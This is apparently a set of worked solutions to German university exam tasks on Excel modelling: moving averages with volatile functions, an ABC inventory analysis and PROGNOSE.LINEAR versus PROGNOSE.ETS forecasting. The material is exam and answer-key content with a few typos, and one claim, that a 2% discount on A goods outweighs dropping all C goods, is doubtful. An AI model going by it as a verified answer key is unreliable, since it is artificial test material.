Die Formel in D14 ermittelt den geschätzten Jahresverbrauch als gleitenden Mittelwert und kommt ohne zusätzliche Spalten aus. Erläutern Sie drei verschiedene Gründe, warum die gezeigte Modellierung dennoch NICHT empfehlenswert ist. (6 P. = 3 Gründe x 2 P.)

Lösung

Ausgangslage

Ein gleitender Mittelwert (z. B. Durchschnitt der letzten 3 Monate) lässt sich in Excel **am saubersten mit einem ganz normalen relativen Bereichsbezug** bilden — z. B. `=MITTELWERT(D11:D13)`, nach unten gezogen. Das kommt bereits **ohne zusätzliche Spalte und ohne Spezialfunktion** aus: zieht man die Formel eine Zeile weiter, wandert das Fenster automatisch mit (D12:D14, D13:D15, ...).

Die in der Aufgabe gezeigte Modellierung geht stattdessen den vermeintlich „cleveren“ Weg und baut das gleitende Fenster **dynamisch in einer einzigen Zelle über eine Spezialfunktion** zusammen — üblich sind dafür `BEREICH.VERSCHIEBEN` oder `INDIREKT`. Genau diese „Eleganz“ ist das Problem. Beispielhafte Formel in D14 (rekonstruiert aus der Aufgabenbeschreibung):

`=MITTELWERT(BEREICH.VERSCHIEBEN(D14;-3;0;3;1))`

Bestandteil-Erklärung (QUBA-Regel) dieser Formel:

- = – leitet in Excel jede Formel ein; ohne das Gleichheitszeichen würde der Text nur angezeigt, nicht gerechnet.
- MITTELWERT(. . .) – Funktion, die alle übergebenen Zahlen aufaddiert und durch ihre Anzahl teilt (= arithmetisches Mittel). Sie bildet hier den eigentlichen Durchschnitt.
- (und) – runde Klammern; sie umschliessen die Argumente einer Funktion und legen fest, worauf sie sich bezieht. Die inneren Klammern gehören zu BEREICH.VERSCHIEBEN, die äusseren zu MITTELWERT.
- BEREICH.VERSCHIEBEN(Bezug; Zeilen; Spalten; [Höhe]; [Breite]) – liefert nicht einen Wert, sondern einen **verschobenen Zellbereich** zurück, ausgehend von einem Ankerpunkt. Genau damit „baut“ die Formel das gleitende Fenster ohne Hilfsspalte. (Der Anker D14 wird nur als Position genutzt, nicht als Wert gelesen — das Ergebnis D11:D13 enthält D14 nicht, daher kein Zirkelbezug.)
 - D14 – 1. Argument (Bezug): der Ankerpunkt, von dem aus verschoben wird.
 - ; – **Argumenttrennzeichen** (in der deutschen Excel-Version Semikolon; in der englischen ein Komma). Es trennt die einzelnen Argumente voneinander.
 - - 3 – 2. Argument (Zeilen): 3 Zeilen **nach oben** gehen (negativ = aufwärts).
 - 0 – 3. Argument (Spalten): keine seitliche Verschiebung.
 - 3 – 4. Argument (Höhe): der zurückgegebene Bereich ist **3 Zeilen hoch** – das ist die Fensterlänge „letzte 3 Perioden“ (D11:D13).
 - 1 – 5. Argument (Breite): der Bereich ist **1 Spalte breit**.

Alternativ-Konstruktion mit Textbezug:


=MITTELWERT(INDIREKT("D"&(ZEILE()-3)&" :D"&(ZEILE()-1))) –

INDIREKT(" . . . ") wandelt eine als **Text** geschriebene Adresse in einen echten Bezug um; & verkettet Textbausteine; ZEILE() gibt die aktuelle Zeilennummer zurück (in D14 also 14, ergibt ebenfalls D11:D13). Dieselben Nachteile gelten hier sogar verschärft (s. u.).

Die drei Gründe

Grund 1 – Volatile („flüchtige“) Funktion: Performance und erzwungene Neuberechnung

Original-Abbildung der Klausuraufgabe (Scan)



BEREICH.VERSCHIEBEN und INDIRECT sind sogenannte **volatile Funktionen**. Volatil heisst: Excel rechnet sie bei **jeder** Neuberechnung der Arbeitsmappe neu – selbst dann, wenn sich ihre Eingangswerte gar nicht geändert haben (z. B. weil irgendwo eine ganz andere Zelle bearbeitet wurde). Ein normaler relativer Bezug (=MITTELWERT(D11:D13)) rechnet dagegen nur neu, wenn sich eine seiner Quellzellen ändert.

Folge: Zieht man diese Formel über viele Zeilen (typisch bei Verbrauchszeitreihen), entstehen viele volatile Zellen, die sich gegenseitig „ansteckend“ bei jedem Tastendruck neu berechnen. In grossen Modellen wird die Datei träge. Der saubere Weg (normaler relativer Bereichsbezug, ggf. plus Hilfsspalte für die Zwischenschritte) hat diesen Effekt nicht.

Grund 2 – Schlechte Nachvollziehbarkeit, Prüfbarkeit und Wartbarkeit

Die gesamte Logik steckt in einer einzigen, verschachtelten Zelle. Ein Prüfer sieht am Bildschirm nur **ein** Endergebnis – **nicht** die drei einzelnen Periodenwerte, die in den Mittelwert einfließen. Damit ist die Rechnung nicht mehr „auf einen Blick“ verifizierbar; man muss die Formel gedanklich auseinandernehmen. Das verstösst direkt gegen die Best-Practice-Grundsätze **Klarheit**, **Dokumentation** und **„unnötig komplexe Formeln vermeiden“**.

Zusätzlich ist die **Fensterlänge (die 3)** als „Magic Number“ tief in der Formel versteckt. Will man später auf einen 6-Perioden-Schnitt umstellen, muss man in jede einzelne Formel hinein statt an einer zentralen Stelle. Eine Hilfsspalte (oder ein zentraler Parameter für die Fensterlänge) macht die Zwischenschritte sichtbar, prüfbar und änderbar – die intransparente Einzelformel ist ein wartungsunfreundlicher **Single Point of Failure**.

Grund 3 – Fehlende Robustheit gegenüber Strukturänderungen und Randfällen

Die Konstruktion arbeitet mit einem **fest codierten Versatz** (bei BEREICH.VERSCHIEBEN) bzw. mit einer **als Text geschriebenen Adresse** (bei INDIRECT). Beides passt sich **nicht**

sauber an, wenn im Blatt Zeilen eingefügt, gelöscht oder Daten sortiert werden: Ein Texttreffer in INDIREKT wird von Excel gar nicht mitkorrigiert; ein fester Offset in BEREICH.VERSCHIEBEN verschiebt sich zwar mit dem Anker, kann aber dadurch auf die falschen (z. B. neu eingeschobenen, leeren) Zeilen zeigen. Das Ergebnis ist besonders gefährlich, weil die Formel dann **still ein falsches Fenster** mittelt – **ohne** Fehlermeldung, statt eines sichtbaren #BEZUG!. Bei normalen relativen Zellbezügen (A1-Stil) würde Excel den Bereich beim Einfügen mitziehen oder beim Löschen der Zielzelle klar mit #BEZUG! warnen.

Dazu kommt der **Randfall am Datenanfang**: Sind oben noch keine drei Vorperioden vorhanden, greift das Fenster ins Leere bzw. in Überschriften/leere Zellen – die Formel liefert einen falschen Wert oder Fehler, ohne dass eine Fehlerbehandlung (z. B. WENNFEHLER) das abfängt.

Fazit

Alle drei Punkte haben dieselbe Wurzel: Die vermeintlich elegante Einzelformel wird mit **volatilen, intransparenten und strukturell fragilen** Spezialfunktionen erkaufte, obwohl es für einen gleitenden Mittelwert gar nicht nötig ist. Best Practice ist der einfachere Weg – **ein ganz normaler relativer Bereichsbezug** (=MITTELWERT(D11:D13), nach unten gezogen). Der braucht **weder eine Hilfsspalte noch eine volatile Funktion**, ist schneller, wird bei Strukturänderungen korrekt mitgezogen und warnt bei echten Fehlern sichtbar mit #BEZUG!. Wer die einzelnen Periodenwerte zusätzlich sichtbar und prüfbar machen oder die Fensterlänge zentral parametrisieren will, ergänzt das um eine **Hilfsspalte** oder einen **benannten Parameter** – aber eben mit einfachen, nicht-volatilen Standardformeln.

(✓)(+1) Die Brücke zum Prognose-Kapitel ist ein eigenständiger Reservepunkt: Der gleitende Mittelwert gewichtet alle Werte seines Fensters gleich, während die exponentielle Glättung von PROGNOSE.ETS() jüngere Beobachtungen stärker gewichtet und Trend und Saison zusätzlich modelliert – beide glätten, aber nur eines der beiden Verfahren prognostiziert.

8. ABC-Analyse (20 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #086 · 20 P · ABC-Analyse · 20 Punkte · Original-Altmeisterklausur

ABC-Analyse (Materialwirtschaft) — Klausuraufgabe, 20 Punkte

Ein Handelsunternehmen führt 10 Artikel. Für das abgelaufene Geschäftsjahr liegen die Jahresverbrauchswerte (Menge x Einstandspreis, in EUR) vor:

Artikel	A1	A2	A3	A4	A5	A6	A7	A8	A9	A10
Wert (EUR)	42.000	28.000	12.000	6.000	4.500	3.000	2.000	1.200	800	500


Klassengrenzen: A-Güter bis 80 % des kumulierten Wertanteils, B-Güter bis 95 %, C-Güter der Rest.

a) (8 P.) Führen Sie die ABC-Analyse in Excel durch: Sortierung, Wertanteil je Artikel, kumulierter Wertanteil, Klassenzuordnung. Geben Sie zu jedem Schritt die verwendete Excel-Formel an und erläutern Sie jeden Formelbestandteil. b) (4 P.) Ordnen Sie die Artikel den Klassen A, B und C zu und geben Sie je Klasse den Anteil an der Artikelzahl und am Gesamtwert an. c) (2 P.) Welches Problem besteht bei der Darstellung des ABC-Ergebnisses als Lorenzkurve? d) (6 P.) Leiten Sie aus dem Ergebnis zwei konkrete Handlungsempfehlungen für das Unternehmen ab.

Lösung

a) Durchführung der ABC-Analyse in Excel

Original-Abbildung der Klausuraufgabe (Scan)



Tabellen-Layout (Annahme): Zeile 1 = Überschriften. Spalte A = Artikel-Nr., Spalte B = Jahresverbrauchswert. Datenzeilen 2–11, Gesamtsumme in Zelle B12. Ergänzt werden: Spalte C = Wertanteil, Spalte E = kumulierter Wert, Spalte F = kumulierter Prozentanteil, Spalte G = Klasse. (Spalte D bleibt als optische Trennung leer.)

Schritt 1 — Gesamtsumme (Zelle B12)

=SUMME (B2 : B11)

- = — leitet in Excel jede Formel ein; ohne Gleichzeichen wäre es reiner Text.
- SUMME — Funktion, die alle übergebenen Zahlen addiert.
- () — Klammernpaar, umschließt die Argumentliste der Funktion.
- B2 : B11 — das Argument: ein Zellbereich.
- : — Bereichsoperator, bedeutet „von B2 bis B11 (alle Zellen dazwischen)“.

Ergebnis: 100.000 EUR.

Schritt 2 — Absteigend sortieren

=SORTIEREN (A2 : B11 ; 2 ; -1)

- SORTIEREN — Funktion (Excel 365/2021), die einen Bereich ordnet und das sortierte Ergebnis ausgibt.

- A2 : B11 — 1. Argument: der zu sortierende Bereich (Artikel + Werte zusammen, damit die Zuordnung erhalten bleibt).
- ; — Argumenttrennzeichen (deutsches Excel; im englischen wäre es ,). Trennt ein Argument vom nächsten.
- 2 — 2. Argument (Sortierindex): nach der **2.** Spalte des Bereichs (= Wert) sortieren.
- ; — Argumenttrennzeichen.
- -1 — 3. Argument (Sortierreihenfolge): -1 = absteigend (größter Wert oben), 1 wäre aufsteigend.

(Alternativ ohne Formel — auch in älteren Excel-Versionen: Menüband → Daten → Sortieren → nach Wert → Absteigend.)

Die Daten sind hier bereits absteigend geordnet.

Schritt 3 — Wertanteil je Artikel (Spalte C, z. B. C2)

=B2/\$B\$12

- B2 — Zähler: Einzelwert des Artikels; **relativer** Bezug, wandert beim Herunterkopieren automatisch auf B3, B4, ...
- / — Divisionsoperator.
- \$B\$12 — Nenner: die Gesamtsumme; **absoluter** Bezug.
- \$ (zwei Stück) — Dollarzeichen fixieren Spalte (\$B) und Zeile (\$12), damit beim Kopieren nach unten immer durch **dieselbe** Zelle B12 geteilt wird (sonst würde der Nenner mitrutschen und das Ergebnis wäre falsch).

Formatierung als Prozent über das Zellformat.

Schritt 4 — Kumulierter Wert / laufende Summe (Spalte E, z. B. E2)

=SUMME(\$B\$2:B2)

- SUMME — addiert den Bereich.
- \$B\$2 — Startpunkt des Bereichs, **absolut** fixiert → bleibt der feste „Anker“ oben.
- : — Bereichsoperator.
- B2 — Endpunkt, **relativ** → wächst beim Herunterkopieren mit (in E3 wird daraus \$B\$2:B3 usw.). Dadurch entsteht die laufende Summe.

Schritt 5 — Kumulierter Prozentanteil (Spalte F, z. B. F2)

=E2/\$B\$12

- E2 — kumulierter Wert bis zu diesem Artikel (relativ).

- / — Division.
- \$B\$12 — Gesamtsumme, absolut fixiert (siehe Schritt 3).

Schritt 6 — Klassenzuordnung (Spalte G, z. B. G2)

=WENN (F2-C2<80%; "A" ; WENN (F2-C2<95%; "B" ; "C"))

Warum F2-C2 und nicht einfach F2? Die Aufgabe fordert die Konvention „A-Güter bis 80 %“ — der Artikel, der die 80-%-Marke *überschreitet*, gehört noch zu A (er ist der letzte A-Artikel). Prüft man $F2 \leq 80\%$ (also den kumulierten Anteil **inklusive** des Artikels), landete A3 mit 82 % fälschlich in B und A6 mit 95,5 % fälschlich in C — das widerspräche der Ergebnistabelle. Deshalb prüfen wir den kumulierten Anteil **vor** dem Artikel: $F2 - C2 =$ (kumuliert bis hier) – (Anteil dieses Artikels) = Stand direkt davor.

- WENN — logische Funktion nach dem Muster WENN (Prüfung ; Dann-Wert ; Sonst-Wert).
- F2 — kumulierter Prozentanteil **bis einschließlich** dieses Artikels.
- - — Subtraktion.
- C2 — Wertanteil **nur** dieses Artikels.
- F2-C2 — kumulierter Anteil **ohne** diesen Artikel = Stand direkt davor. War dieser Vor-Stand noch unter 80 %, ist der Artikel der letzte A-Artikel.
- < — Vergleichsoperator „kleiner als“.
- 80% — Schwellenwert; % ist der Prozentoperator, 80% entspricht dem Wert 0,8.
- ; — Argumenttrenner.
- "A" — 2. Argument (Dann-Wert): wird ausgegeben, wenn die Prüfung WAHR ist.
 - " " — Anführungszeichen kennzeichnen einen **Text**; ohne sie würde Excel A als Zellbezug/Namen interpretieren.
- WENN (F2-C2<95%; "B" ; "C") — 3. Argument (Sonst-Wert): eine **verschachtelte** zweite WENN, die nur greift, wenn die erste Prüfung FALSCH war.
 - F2-C2<95% — Prüfung der inneren WENN (Vor-Stand noch unter 95 %? → letzter B-Artikel).
 - "B" — Dann-Wert.
 - "C" — Sonst-Wert (alles darüber).
-)) — zwei schließende Klammern: die erste schließt die innere WENN, die zweite die äußere WENN.

Kontrolle: A3 → $F2-C2 = 82\% - 12\% = 70\% < 80\% \rightarrow \mathbf{A}$ (letzter A-Artikel). A4 → $88\% - 6\% = 82\% \rightarrow$ nicht $< 80\%$, aber $< 95\% \rightarrow \mathbf{B}$. A6 → $95,5\% - 3\% = 92,5\% < 95\% \rightarrow \mathbf{B}$ (letzter B-Artikel). A7 → $97,5\% - 2\% = 95,5\% \rightarrow$ weder $< 80\%$ noch $< 95\% \rightarrow \mathbf{C}$. Das Ergebnis stimmt exakt mit der Tabelle überein.

Schritt 7 — Klassen zählen (Kontrolle)

=ZÄHLENWENN(G2:G11;"A")

- ZÄHLENWENN — zählt Zellen in einem Bereich, die genau ein Kriterium erfüllen.
- G2:G11 — 1. Argument: der zu durchsuchende Bereich (die Klassen-Spalte); : = Bereichsoperator.
- ; — Argumenttrenner.
- "A" — 2. Argument: das Suchkriterium als Text in Anführungszeichen. Für B und C analog "B" / "C".

Ergebnistabelle

Rang	Artikel	Wert (EUR)	Anteil	kum. Wert	kum. Anteil	Klasse
1	A1	42.000	42,00 %	42.000	42,00 %	A
2	A2	28.000	28,00 %	70.000	70,00 %	A
3	A3	12.000	12,00 %	82.000	82,00 %	A
4	A4	6.000	6,00 %	88.000	88,00 %	B
5	A5	4.500	4,50 %	92.500	92,50 %	B
6	A6	3.000	3,00 %	95.500	95,50 %	B
7	A7	2.000	2,00 %	97.500	97,50 %	C
8	A8	1.200	1,20 %	98.700	98,70 %	C
9	A9	800	0,80 %	99.500	99,50 %	C
10	A10	500	0,50 %	100.000	100,00 %	C

Grenzlogik: A3 erreicht kumuliert 82,00 % — der Artikel, der die 80%-Schwelle überschreitet, wird noch der A-Klasse zugerechnet (Vor-Stand 70 % < 80 %). A6 erreicht 95,50 % (Vor-Stand 92,5 % < 95 %) und schließt damit die B-Klasse ab. Genau diese Konvention setzt die Formel in Schritt 6 über F2 - C2 um.

b) Klassenzuordnung mit Anteilen

Klasse	Artikel	Anzahl	Anteil Artikelzahl	Wert (EUR)	Anteil Gesamtwert
A	A1, A2, A3	3	30,00 %	82.000	82,00 %
B	A4, A5, A6	3	30,00 %	13.500	13,50 %
C	A7, A8, A9, A10	4	40,00 %	4.500	4,50 %

Aussage: Wenige A-Artikel (30 % der Positionen) binden 82 % des Werts, während 40 % der Artikel nur 4,5 % ausmachen — die typische Pareto-Struktur („80/20“).

c) Problem der Lorenzkurve

Die Lorenzkurve trägt nur **kumulierte prozentuale Anteile** gegeneinander auf (Artikelanteil gegen Wertanteil) und verbindet die Punkte zu einer Kurve. Sie zeigt damit ausschließlich, **wie ungleich** verteilt ist — nicht aber die für die ABC-Analyse entscheidende **diskrete Einteilung** :

- Die **Klassengrenzen A/B/C sind nicht ablesbar** — die 80-/95-%-Schnitte erscheinen als bloße Punkte auf einer sonst durchgehenden Kurve, nicht als Klassen.
- **Einzelne Artikel sind nicht identifizierbar** — die Kurve ist normiert und benennt keine Positionen.

Die Lorenzkurve beantwortet „wie ungleich ist verteilt?“, aber nicht „welcher Artikel gehört in welche Klasse?“. Für die ABC-Analyse ist deshalb ein **Balken-/Pareto-Diagramm** (sortierte Wert-Säulen je Artikel plus kumulierte Linie) aussagekräftiger, weil dort jeder Artikel und jede Klassengrenze sichtbar ist.

d) Zwei Handlungsempfehlungen

1. A-Artikel (A1–A3) eng disponieren und im Einkauf verhandeln. Da 82 % des Werts an nur drei Artikeln hängen, senkt jede kleine Verbesserung hier viel Kapitalbindung: geringe Sicherheitsbestände, häufige/kleinere Bestellungen, exakte Bedarfsplanung sowie gezielte Preis- und Konditionsverhandlungen mit den Lieferanten dieser drei Positionen. Schon 2 % Einstandspreis-Nachlass auf die A-Güter wirken stärker als ein kompletter Wegfall aller C-Artikel.

2. C-Artikel (A7–A10) mit minimalem Steuerungsaufwand führen. Diese vier Artikel machen zusammen nur 4,5 % des Werts aus; ein aufwändiges Bestellwesen lohnt hier nicht. Empfehlung: vereinfachte Disposition (z. B. Bestellpunktverfahren/Sichtkontrolle), Zusammenfassung zu Sammelbestellungen, höhere Bestellmengen zur Senkung der Bestellkosten und ggf. Sortimentsbereinigung. So wird Verwaltungsaufwand von den „vielen billigen“ auf die „wenigen teuren“ Artikel verlagert.

(✓)(+1) Über die geforderten Empfehlungen hinaus verlängert die XYZ-Analyse die Aussagekraft: Die ABC-Analyse bewertet nur die Höhe des Wertbeitrags, nicht dessen Vorhersagbarkeit — erst die Kreuztabelle beider Sichten trennt den großen, planbaren AX-Artikel vom ebenso großen, aber unetigen AZ-Artikel, für den ganz andere Bestell- und Bestandsregeln gelten.

9. Prognosen mit Excel (22 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #087 · 22 P. · Prognosen mit Excel · 22 Punkte · Original-Altmeisterklausur

Aufgabe "Prognosen mit Excel" (ca. 22 Punkte)

Die Rheinhessen Handels GmbH hat den Monatsumsatz der ersten sechs Perioden erfasst (in Tsd. EUR):

Periode (x)	1	2	3	4	5	6
Umsatz (y)	100	120	135	150	170	185

Die Umsatzdaten stehen in Excel in A2:A7 (Perioden) und B2:B7 (Umsatz).

- (6 P) Prognostizieren Sie mit der Funktion PROGNOSE.LINEAR den Umsatz der Periode 7. Geben Sie die vollständige Excel-Formel an, erläutern Sie JEDEN Bestandteil der Formel und weisen Sie das Ergebnis rechnerisch nach.
- (4 P) Erklären Sie Funktionsweise und Argumente der Funktion PROGNOSE.ETS().
- (6 P) Nennen und erläutern Sie DREI konkrete und wichtige Nachteile bzw. Grenzen der Funktion PROGNOSE.ETS().
- (6 P) Grenzen Sie PROGNOSE.LINEAR und PROGNOSE.ETS gegeneinander ab: Welche Funktion setzen Sie wann ein und warum?

Lösung

Vorbemerkung: Prognosefunktionen in Excel im Überblick

Excel bietet zwei Familien von Prognose-Tabellenfunktionen:

- **PROGNOSE.LINEAR** (früher schlicht PROGNOSE): lineare Regression -- legt eine Trendgerade $y = a + b \cdot x$ nach der Methode der kleinsten Quadrate durch die Punkte und extrapoliert sie.
- **PROGNOSE.ETS** und die zugehörigen Funktionen (PROGNOSE.ETS.KONFINT, PROGNOSE.ETS.SAISONALITÄT, PROGNOSE.ETS.STAT): exponentielle Glättung mit Trend und Saison (Holt-Winters / "ETS" = Error, Trend, Seasonal).

a) Prognose der Periode 7 mit PROGNOSE.LINEAR (6 P)

Die Formel

=PROGNOSE.LINEAR(7;B2:B7;A2:A7)

Erläuterung JEDES Bestandteils (QUBA-Pflicht)

Bestandteil	Was es ist	Wozu es dient
=	Gleichheitszeichen am Zellenanfang	Signalisiert Excel: Hier beginnt eine Formel, nicht ein reiner Text/Zahl. Ohne = würde Excel den Inhalt als Text stehen lassen.
PROGNOSE.LINEAR	Name der Funktion	Berechnet einen Prognosewert über die lineare Regression (Trendgerade $y = a + b \cdot x$).
(...)	öffnende/schliessende Klammer	Umschliesst die Argumentliste. Alles, was die Funktion zum Rechnen braucht, steht zwischen den Klammern.
7	1. Argument = x (der Zielwert der x-Achse)	Der Periodenwert, für den prognostiziert werden soll -- hier Periode 7. Für diesen x-Wert wird der zugehörige y-Wert auf der Trendgeraden bestimmt.
; (erstes Semikolon)	Argumenttrennzeichen	Trennt Argument 1 (7) von Argument 2. Im deutschen Excel ist das Semikolon der Trenner; im englischen wäre es ein Komma.
B2:B7	2. Argument = bekannte_y_Werte	Bereich der bekannten Ergebnisse (Umsätze). Das ist die abhängige Grösse, deren Zukunft geschätzt wird.
: (Doppelpunkt in B2:B7)	Bereichsoperator	Bedeutet "von ... bis ...". B2:B7 heisst: alle Zellen von B2 bis B7 zusammen (die 6 Umsatzwerte).
; (zweites Semikolon)	Argumenttrennzeichen	Trennt Argument 2 (B2:B7) von Argument 3.
A2:A7	3. Argument = bekannte_x_Werte	Bereich der bekannten x-Werte (Perioden 1-6). Die unabhängige Grösse, auf der die Gerade beruht. Muss genauso viele Zellen umfassen wie bekannte_y_Werte.

Hinweis: Absolute Bezüge mit \$ (z. B. B\$2:B\$7) wären sinnvoll, wenn die Formel nach unten/rechts kopiert wird, damit der Datenbereich nicht

"mitwandert". Das \$ friert Spalte bzw. Zeile ein. Bei einer einzelnen Prognosezelle nicht zwingend nötig.

Rechnerischer Nachweis (Methode der kleinsten Quadrate)

Die Trendgerade lautet $y = a + b \cdot x$ mit:

- Steigung $b = S_{xy} / S_{xx}$
- Achsenabschnitt $a = \bar{y} - b \cdot \bar{x}$

Zwischengrößen:

- $\bar{x} = (1+2+3+4+5+6) / 6 = 21 / 6 = 3,50$
- $\bar{y} = (100+120+135+150+170+185) / 6 = 860 / 6 = 143,33$
- $S_{xy} = \text{Summe } (x - \bar{x})(y - \bar{y}) = 295,00$
- $S_{xx} = \text{Summe } (x - \bar{x})^2 = 17,50$

Daraus:

- $b = 295,00 / 17,50 = 16,86$
- $a = 143,33 - 16,86 \cdot 3,50 = 143,33 - 59,00 = 84,33$


Prognose für Periode 7:

$$y_7 = 84,33 + 16,86 \cdot 7 = 84,33 + 118,00 = 202,33$$

Ergebnis: =PROGNOSE.LINEAR(7;B2:B7;A2:A7) liefert einen prognostizierten Umsatz von **rund 202,33 Tsd. EUR** für Periode 7.

b) Funktionsweise und Argumente von PROGNOSE.ETS (4 P)

Original-Abbildung der Klausuraufgabe (Scan)



Signatur

=PROGNOSE.ETS(Zieldatum; Werte; Zeitachse; [Saisonalität];
[Datenvervollständigung]; [Aggregation])

Funktionsweise

PROGNOSE.ETS wendet die **exponentielle Glättung (ETS / Holt-Winters)** auf eine Zeitreihe an. Das Modell zerlegt die Vergangenheit in drei Komponenten -- **Niveau** (aktuelles Grundniveau), **Trend** (Auf-/Abwärtsbewegung) und **Saison** (regelmässig wiederkehrendes Muster) -- und schreibt sie in die Zukunft fort. Dabei werden **jüngere Beobachtungen stärker gewichtet** als ältere (exponentiell abnehmende Gewichte). Die Saisonlänge kann Excel automatisch erkennen.

Erläuterung JEDES Arguments (QUBA-Pflicht)

Argument	Pflicht / option al	Was es ist / wozu
Zieldatum	Pflicht	Zeitpunkt, für den prognostiziert wird (z. B. der nächste Monat). Muss zeitlich nach den vorhandenen Daten liegen.
Werte	Pflicht	Bereich der historischen Beobachtungswerte (die y-Reihe, z. B. Umsätze).
Zeitachse	Pflicht	Bereich der zugehörigen Zeitpunkte. Muss gleichmässige, konstante Abstände haben (z. B. jeder Monat) und gleich viele Einträge wie Werte.
[Saisonalität]	option al	Länge eines Saisonzyklus. 1 = automatisch erkennen (Standard), 0 = keine Saison, Zahl >1 = feste Periodenlänge (z. B. 12 für Monatsdaten mit Jahressaison).
[Datenvervollständigung]	option al	Umgang mit Lücken: 1 = fehlende Punkte durch Mittelwert interpolieren (Standard), 0 = Lücken als Null behandeln.
[Aggregation]	option al	Wie mehrere Werte am selben Zeitpunkt zusammengefasst werden (z. B. MITTELWERT, SUMME), falls die Zeitachse Dubletten enthält.

Trennzeichen: Die ; trennen wieder die Argumente; [] in der Doku markieren optionale Argumente (werden in der echten Formel **nicht** getippt).

c) Drei konkrete Nachteile / Grenzen von PROGNOSE.ETS (6 P)

1. Hoher und starrer Datenbedarf. ETS braucht eine **lange, lückenlose** Zeitreihe mit **konstanter Zeitschrittweite** und -- für eine saisonale Prognose -- **mindestens zwei vollständige Saisonzyklen** (bei Monatsdaten also ≥ 24 Werte). Sind die Abstände unregelmässig, ist die Reihe zu kurz oder fehlen zu viele Werte, liefert die Funktion einen Fehler (#ZAHL!) oder eine unbrauchbare Schätzung. Für junge Produkte oder kurze Reihen ist sie damit praktisch nicht einsetzbar.

2. Reine Vergangenheits-Extrapolation ohne exogene Einflussgrössen. Das Modell schreibt ausschliesslich das bisherige Zeitreihenmuster fort. **Externe Treiber** -- Preisänderungen, Werbekampagnen, Konjunktur, Wettbewerber, gesetzliche Änderungen -- können **nicht** als erklärende Variablen einbezogen werden. Zudem ist ETS eine **Black-**

Box: der Anwender hat kaum Zugriff auf die internen Glättungsparameter und Modellannahmen und kann das Modell nicht an sein Fachwissen anpassen.

3. Empfindlichkeit gegen Ausreisser und Strukturbrüche. Einzelne Ausreisser (z. B. ein Sondereffekt) und **Strukturbrüche** (z. B. dauerhafter Nachfrageeinbruch) verzerren die geschätzten Komponenten und damit die Prognose. Das Modell **unterstellt, dass das bisherige Muster weiter gilt**, und bildet nur **feste additive oder multiplikative Saison** mit gleichbleibender Frequenz ab. Nichtlineare, sich wandelnde oder mehrfach überlagerte Saisonmuster werden schlecht erfasst -- gerade dann, wenn plötzlich etwas Neues passiert, ist die Funktion am unzuverlässigsten.

d) Abgrenzung PROGNOSE.LINEAR vs. PROGNOSE.ETS (6 P)

Kriterium	PROGNOSE.LINEAR	PROGNOSE.ETS
Modell	lineare Regression (Trendgerade $y = a + b \cdot x$)	exponentielle Glättung mit Niveau + Trend + Saison (Holt-Winters)
Saison	wird nicht abgebildet	wird explizit modelliert (automatisch oder fest)
Datenbedarf	gering, funktioniert schon bei wenigen Punkten	hoch: lange, lückenlose Reihe, ≥ 2 Saisonzyklen
Zeitchache	beliebige x-Werte, keine gleichen Abstände nötig	gleichmässige, konstante Zeitabstände Pflicht
Gewichtung	alle Punkte gleich	jüngere Werte stärker gewichtet
Unsicherheit	kein Prognoseintervall	Konfidenzintervall via PROGNOSE.ETS.KONFINT

Einsatzregel:

- **PROGNOSE.LINEAR** wählen, wenn ein weitgehend **gleichmässiger Trend ohne Saison** vorliegt oder die **Datenreihe kurz** ist. Sie ist einfach, transparent und robust bei wenig Historie -- wie im Beispiel aus Teil a) (klarer, fast linearer Anstieg).
- **PROGNOSE.ETS** wählen, wenn die Reihe **lang** ist und ein **regelmässiges Saisonmuster** enthält (z. B. Weihnachtsgeschäft, Ferienumsätze) und man zusätzlich ein **Prognoseintervall** braucht.

